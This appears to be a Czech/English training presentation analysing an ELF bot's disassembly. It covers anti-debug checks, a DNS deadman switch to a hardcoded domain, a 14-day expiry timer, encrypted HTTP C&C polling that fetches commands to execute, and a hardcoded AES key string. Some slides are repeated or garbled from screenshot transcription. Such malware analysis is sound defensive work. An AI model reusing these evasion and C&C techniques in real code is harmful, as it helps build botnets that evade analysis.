
- egi.worpr.ssc5 :: anti-test for ENV

Úroveň 3: Mezi řádky

- Antidebug obrana proti ELF sandboxům založeným na LD_PRELOAD



Úroveň 3: Mezi řádky




egi.worpr.ssc5 :: anti zbytek

- prctl(SET_DUMPABLE, 0)
vypnutí generování coredump
- if(getuid()==0 || geteuid()==0) { exit(0); }

Úroveň 3: Mezi řádky

- ... dopařili jsme *jedním dechem* ji až do konce



Úroveň 3: Mezi řádky

- egi.worpr.ssc5 :: setup
- Nastavení resolveru libevent, případně záložní od Google
- Expire událost, která virus ukončí po 14dnech

```
mov     [esp], eax
call    evdns_base_count_nameservers
test    eax, eax
jz      loc_8048614
```

```
loc_8048614: google DNS failover
; "8.8.8.8"
mov     ebx, offset a8_8_8_8
mov     [esp+4], ebx
mov     eax, ds:base_dns
mov     [esp], eax
call    evdns_base_nameserver_ip_add
mov     ecx, offset a8_8_4_4 ; "8.8.4.4"
mov     [esp+4], ecx
mov     eax, ds:base_dns
mov     [esp], eax
call    evdns_base_nameserver_ip_add
jmp     loc_8048306
main endp
```

```
loc_8048306:
mov     eax, offset expire_callback
xor     edx, edx
mov     [esp+0Ch], eax
xor     eax, eax
mov     [esp+8], eax
mov     eax, 0FFFFFFFh
mov     [esp+10h], edx
mov     [esp+4], eax
mov     eax, ds:base
mov     [esp], eax
call    event_new
test    eax, eax
mov     esi, eax
jz      short loc_8048360
```

```
; Attributes: noreturn bp-based frame

public expire_callback
expire_callback proc near
push    ebp
mov     ebp, esp
sub     esp, 8
mov     dword ptr [esp], 0 ; status
call    exit
expire_callback endp
```

```
lea     eax, [ebp+var_18]
mov     [ebp+var_14], 0
mov     [ebp+var_18], 127500h
mov     [esp+4], eax
mov     [esp], esi
call    event_add
test    eax, eax
jz      loc_80483F7
```

call expire_callback() after 0x127500h = 1209600

Úroveň 3: Mezi řádky

```
ebp+var_14], 0
ebp+var_18], 127500h
esp+4], eax
esp], esi
vent_add
ax, eax
oc_80483F7
```

```
loc_80483F7:
xor     eax, eax
mov     edi, 0FFFFFFFh
mov     [esp+10h], eax
mov     eax, offset resolve_dispatch
mov     [esp+0Ch], eax
mov     eax, 10h
mov     [esp+4], edi
mov     [esp+8], eax
mov     eax, ds:base
mov     [esp], eax
call    event_new
test    eax, eax
mov     edi, eax
jz      loc_8048360
```

```
lea     eax, [ebp+var_20]
mov     [ebp+var_1C], 0
mov     [ebp+var_20], 3Ch
mov     [esp+4], eax
mov     [esp], edi
call    event_add
test    eax, eax
jnz     loc_8048360
```

create new event and add it to libevent ...

- egi.worpr.ssc5 :: setup
- Pravidelná událost **resolve_dispatch** každých 60s
- Událost vygeneruje unikátní DNS dotaz
- Odpověď z DNS zpracuje **resolve_callback**

```
; Attributes: bp-based frame

public resolve_dispatch
resolve_dispatch proc near

var_104= byte ptr -104h

push    ebp
mov     ebp, esp
push    ebx
sub     esp, 114h
mov     dword ptr [esp], 0 ; time
lea     ebx, [ebp+var_104]
call    time
mov     edx, offset aXX_switch_vexo ; "%x.switch.vexocide.org"
mov     [esp+8], edx
mov     [esp], ebx
mov     [esp+0Ch], eax
mov     eax, 100h
mov     [esp+4], eax
call    snprintf
cmp     eax, 100h
jg      short loc_80488D7
```

```
xor     eax, eax
mov     [esp+10h], eax
mov     eax, offset resolve_callback
mov     [esp+0Ch], eax
mov     eax, 1
mov     [esp+8], eax
mov     eax, ds:base_dns
mov     [esp+4], ebx
mov     [esp], eax
call    evdns_base_resolve_ipv4
test    eax, eax
jz      short loc_80488D7
```

```
add     esp, 114h
pop     ebx
pop     ebp
retn
```


```
loc_80488D7:
; status
mov     dword ptr [esp], 1
call    exit
resolve_dispatch endp
```

- egi.worpr.ssc5 :: resolve_callback

- Porovná výsledek rezoluce s pevně nastavenou hodnotou

Úroveň 3: Mezi řádky

- Antidebug ?
- deadman switch !



No	Time	Source	Destination	Proto
3	70.030	172.16.1.1	147.231.25.14	DN
4	72.072	147.231.25.14	172.16.1.1	DN
5	130.03	172.16.1.1	147.231.27.173	DN
6	130.25	147.231.27.173	172.16.1.1	DN

Queries

Answers

X4DDE01ef.switch.VEXoxide.org: typ

Name: X4DDE01ef.switch.VEXoxide.

Type: A (Host address)

Class: IN (0x0001)

Time to live: 12 hours

Data length: 4

Addr: 202.254.186.190

Authoritative nameservers

Additional records

0000	00	30	48	c5	42	be	00	16	3e	10	00	0
0010	00	9a	a2	20	00	00	40	11	7e	2c	93	e
0020	01	01	00	35	9e	91	00	86	15	91	32	4
0030	00	01	00	02	00	01	09	58	34	44	44	4
0040	06	73	57	69	74	43	68	08	56	45	58	4
0050	03	6f	72	47	00	00	01	00	01	c0	0c	0
0060	00	a8	c0	00	04	ca	fe	ba	be	c0	1d	0
0070	00	18	c0	00	02	02	6d	75	64	05	72	7



Úroveň 3: Mezi řádky

- ... dopařili jsme *jedním dechem* ji až do konce

The screenshot displays the IDA Pro interface with the assembly view of a function. The code is organized into four horizontal sections: **antidebug**, **setup**, **pooling**, and **pooling** (repeated). The assembly code is as follows:

```
loc_8048290:
xor     eax, eax
xor     ebx, ebx      ; status
inc     eax
int     80h            ; LINUX - sys_exit

loc_8048290:
xor     ecx, ecx
mov     [esp+4], ecx   ; arg2
mov     dword ptr [esp], 4 ; option
call    prot1
test    eax, eax
js      loc_80483EB

loc_80483EB:
xor     eax, eax
xor     ebx, ebx      ; status
inc     eax
int     80h            ; LINUX - sys_exit

loc_80482AA:
jmp     loc_80482AA

loc_80482AA:
call    getuid
test    eax, eax
jnz     loc_80483D9

loc_80483D9:
call    getuid
test    eax, eax
jnz     loc_80482BE

loc_80482B7:
jmp     loc_80482B7

loc_80482BE:
; "WE"
mov     dword ptr [esp], offset
call    puts
call    event_base_new
test    eax, eax
mov     ds:base, eax
jz      loc_8048360

loc_80482B7:
xor     eax, eax
xor     ebx, ebx      ; status
inc     eax
int     80h            ; LINUX - sys_exit

loc_80482BE:
mov     edx, 1
mov     [esp+4], edx
mov     [esp], eax
call    evdns_base_n
test    eax, eax
mov     ds:base_dns, eax
jz      short loc_80482B7

loc_80482B7:
mov     [esp], eax
call    evdns_base_count_name
test    eax, eax
jz      loc_8048614
```

The control flow graph on the left shows the execution flow between these blocks, with red and green arrows indicating different paths. The status of the program is shown at the bottom: 56.74% (181, 1460) (45, 325) 00000200 02042200: main. The disk usage is 7GB.

Úroveň 3: Mezi řádky

• Nastavení /pooling – http C&C

```
mov     dword ptr ds:connections+4, eax
jz      loc_8048360
```

```
mov     edx, 0FFFFFFFFh
mov     ebx, 0FFFFFFFFh
mov     [esp+4], edx
mov     [esp], eax
call    evhttp_connection_set_retries
xor     eax, eax
mov     [esp+10h], eax
mov     eax, offset interval_polling_callback
mov     [esp+0Ch], eax
mov     eax, 10h
mov     [esp+8], eax
mov     [esp+4], ebx
mov     eax, ds:base
mov     [esp], eax
call    event_new
test    eax, eax
mov     edx, eax
jz      loc_8048360
```

```
lea     eax, [ebp+var_28]
mov     [ebp+var_24], 0
mov     [ebp+var_28], 21h
mov     [esp+4], eax
mov     [esp], edx
call    event_add
test    eax, eax
jnz     loc_8048360
```

```
mov     [ebp+arg_0], eax
leave
jmp     polling_message_send
```

```
; Attributes: bp-based frame

public interval_polling_callback
interval_polling_callback proc near

arg_0= dword ptr 8

push    ebp
mov     ebp, esp
sub     esp, 8
call    message_new
test    eax, eax
jz      short locret_8048908
```

```
locret_8048908:
leave
retn
interval_polling_callback endp
```

```
polling_message_send proc near

var_C= dword ptr -0Ch
var_8= dword ptr -8
var_4= dword ptr -4
arg_0= dword ptr 8

push    ebp
mov     ebp, esp
sub     esp, 28h
mov     [ebp+var_C], ebx
mov     ebx, [ebp+arg_0]
mov     [ebp+var_8], esi
mov     [ebp+var_4], edi
test    ebx, ebx
jz      loc_8048DA0
```

```
xor     eax, eax
mov     [esp+4], eax
mov     dword ptr [esp], offset polling_callback
call    evhttp_request_new
test    eax, eax
mov     esi, eax
short loc_8048DA0
```

```
mov     [esp], eax
call    evhttp_request_get_output_buffer
mov     [esp], ebx
mov     edi, eax
call    json_object_to_json_string
test    eax, eax
mov     ebx, eax
jz      short loc_8048D63
```

```
mov     [esp], eax
call    strlen
mov     [esp+4], ebx
mov     [esp], edi
inc     eax
mov     [esp+8], eax
call    evbuffer_add
```

```
loc_8048D63:
mov     [esp], esi
call    evhttp_request_get_output_buffer
mov     [esp], eax
call    evbuffer_encrypt
mov     eax, offset aPolling ; "/polling"
mov     [esp+0Ch], eax
mov     eax, 2
mov     [esp+8], eax
mov     eax, dword ptr ds:connections+4
mov     [esp+4], esi
mov     [esp], eax
call    evhttp_nake_request
test    eax, eax
jnz     short loc_8048D80
```

```
lea     esi, [esi+0]

loc_8048D80:
mov     [esp], esi
call    evhttp_request_free
jmp     short loc_8048DA0
polling_message_send endp
```

```
loc_8048DA0:
mov     ebx, [ebp+var_C]
mov     esi, [ebp+var_8]
mov     edi, [ebp+var_4]
mov     esp, ebp
pop     ebp
retn
```

```
public polling_callback
polling_callback proc near

arg_0= dword ptr 8

push    ebp
mov     ebp, esp
push    esi
push    ebx
sub     esp, 10h
mov     ebx, [ebp+arg_0]
test    ebx, ebx
jz      short loc_804874D
```

```
mov     [esp], ebx
call    evhttp_request_get_input_buffer
mov     [esp], eax
call    evbuffer_decrypt
mov     [esp], ebx
call    evhttp_request_get_input_buffer
mov     edx, 0FFFFFFFFh
mov     [esp+4], edx
mov     [esp], eax
call    evbuffer_pullup
test    eax, eax
mov     esi, eax
jz      short loc_804874D
```

```
mov     [esp], ebx
call    evhttp_request_get_input_buffer
mov     [esp], eax
call    print_evbuffer_stdout
mov     [esp], esi
call    json_tokenizer_parse
cmp     eax, 0FFFFFFF0h
jbe     short loc_8048754
```

```
loc_804874D:
add     esp, 10h
pop     ebx
pop     esi
pop     ebp
jmp     comm
polling_callback endp
```

```
loc_8048754:
mov     [ebp+var_C], ebx
add     esp, 10h
pop     ebx
pop     esi
pop     ebp
jmp     comm
polling_callback endp
```

main

- registers periodic event interval_polling_callback

every event of interval_polling_callback

- creates message_new() with standard drone id {uuid,ENV[vo], ...}
- registers pooling_callback
- encrypts message with AES256 evbuffer_encrypt
- sends heartbeat HTTP request /pooling to C&C

pooling_callback

- receives HTTP response
- evbuffer_decrypt
- parses json structure and if succeeds calls command_dispatcher(), which executes commands pooled from C&C

Úroveň 3: Mezi řádky

- `evbuffer_encrypt()`, `evbuffer_decrypt()`
 - AES ECB (pouze první 2 bloky << cvičení)
 - Klíč = `sha256(omgwtfbfqidkfaiddqd);`

```
mov     [esp], eax
call    evbuffer_get_length
test    eax, eax
mov     edi, eax
jz      loc_8052CC4
```

```
lea     ebx, [ebp+var_94]
mov     [esp], ebx
lea     esi, [ebp+var_2C]
call    sha256_starts
mov     eax, 14h
mov     [esp+8], eax
mov     eax, offset a0mgwtfbfqidkfa ; "omgwtfbfqidkfaiddqd"
mov     [esp+4], eax
mov     [esp], ebx
call    sha256_update
mov     [esp+4], esi
mov     [esp], ebx
call    sha256_finish
mov     eax, 100h
mov     [esp+4], esi
lea     esi, [ebp+var_298]
mov     [esp+8], eax
mov     [esp], esi
call    aes_set_key
mov     [esp], edi
call    malloc
mov     [esp+8], edi
mov     ebx, eax
mov     [esp+4], eax
mov     eax, [ebp+arg_0]
mov     [esp], eax
call    evbuffer_remove
mov     [esp+8], ebx
mov     [esp+4], ebx
mov     [esp], esi
call    aes_decrypt
lea     eax, [ebx+10h]
mov     [esp+8], eax
mov     [esp+4], eax
mov     [esp], esi
call    aes_decrypt
mov     eax, [ebp+arg_0]
mov     [esp+8], edi
mov     [esp+4], ebx
mov     [esp], eax
call    evbuffer_add
mov     [esp], ebx
call    free
```

creates sha256 from string

uses generated digest as a key

